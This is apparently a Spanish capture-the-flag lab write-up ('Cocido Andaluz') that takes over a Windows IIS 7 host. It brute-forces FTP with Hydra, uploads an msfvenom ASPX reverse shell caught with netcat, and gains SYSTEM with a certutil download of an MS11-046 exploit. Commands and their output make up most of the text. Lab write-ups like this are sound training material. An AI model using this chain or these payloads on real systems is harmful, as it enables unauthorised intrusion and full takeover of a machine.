COCIDO ANDALUZ

LOCALIZACION

Uso de arp-scan para identificar la dirección IP

sudo arp-scan --interface eth0 -l

Salida relevante:
IP: 192.168.0.15

CONECTIVIDAD

Uso de ping para verificar la conectividad con el host identificado.

ping -c1 192.168.0.15

ttl=128 windows

ESCANEO DE PUERTOS

Uso de Nmap para identificar servicios activos y versiones en el host.

nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.15 -T 2

Servicios destacados:

- Microsoft Windows RPC (puertos múltiples)
- Servicio Microsoft ftpd puerto 21
- Servicio IIS 7.0. puerto 80
- Servicio SMB puerto 445

*El servidor web identificado es **Microsoft IIS httpd 7.0.***

IIS (Internet Information Services) es un servidor web desarrollado por Microsoft para sistemas operativos Windows. Se utiliza para hospedar y servir aplicaciones web, sitios web y servicios como FTP o SMTP. Ofrece soporte para diversos protocolos, incluidos HTTP, HTTPS, FTP y SMTP.

En un primer intento, no hemos sido capaces de conectar por el protocolo FTP y como no encontramos nada más, realizamos un un ataque de fuerza bruta contra el servidor FTP utilizando Hydra

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt ftp://192.15

info/PolniyPizdec0211

Con estas credenciales nos vamos al protocolo FTP

ftp 192.168.0.15

```
dr--r--r--   1 owner    group           0 Jun 14 17:12 aspnet_client
-rwxrwxrwx   1 owner    group       11069 Jun 15 16:39 index.html
-rwxrwxrwx   1 owner    group      184946 Jun 14 16:48 welcome.png
```

ASP.NET: Es un framework de desarrollo web de Microsoft, que se usa para crear aplicaciones web dinámicas. Los archivos generados por ASP.NET suelen tener extensiones como .aspx (para páginas web), .asmx (para servicios web), o .ashx (para controladores HTTP personalizados).

Archivos .ASPX: Son archivos de página de servidor de ASP.NET. Cuando un usuario accede a una página .aspx, el servidor web ejecuta el código del servidor (generalmente escrito en C# o VB.NET), genera la respuesta HTML y la envía al navegador del cliente.

EXPLOTACIÓN

Con lo que vamos a probar en crear una reverseshell en .aspx

Con msfvenom generamos un payload en aspx

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.49 LPORT=4444 -f aspx > shell.aspx

En local nos ponemos a la escucha con netcat

nc -nlvp 4444

Subimos la shell generada con msfvenom por ftp

ftp 192.168.0.15

put shell.aspx

Nos vamos al navegador y ejecutamos el payload

http://192.168.0.15/shell.aspx


Obtenemos conexión

nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [192.168.0.15] 49169
Microsoft Windows [Versi&#65533;n 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. Reservados todos los derechos.

c:\windows\system32\inetsrv>

ESCALADA DE PRIVILEGIOS

El comando **Systeminfo** en Windows proporciona una visión detallada del sistema, incluyendo información sobre el hardware y software de la máquina. Este comando se ejecuta en la línea de comandos de Windows y muestra una serie de datos importantes para la administración del sistema o durante un análisis de seguridad



Con la información del Systeminfo, buscamos un exploit para escalar privilegios

https://www.exploit-db.com/exploits/40564

Creamos una carpeta tmp

mkdir C:\tmp

Creamos un servidor en python

```
python3 -m http.server 8080
```

Con cretutil descargo ms11-046.exe desde el servidor HTTP a la máquina víctima.

```
certutil.exe -f -urlcache -split http://192.168.0.49:8080/ms11-046.exe
```

Ya en nuestra carpeta tmp, ejecutamos el .exe

```
C:\temp>ms11-046.exe
ms11-046.exe
```

```
c:\Windows\System32>whoami
whoami
nt authority\system
```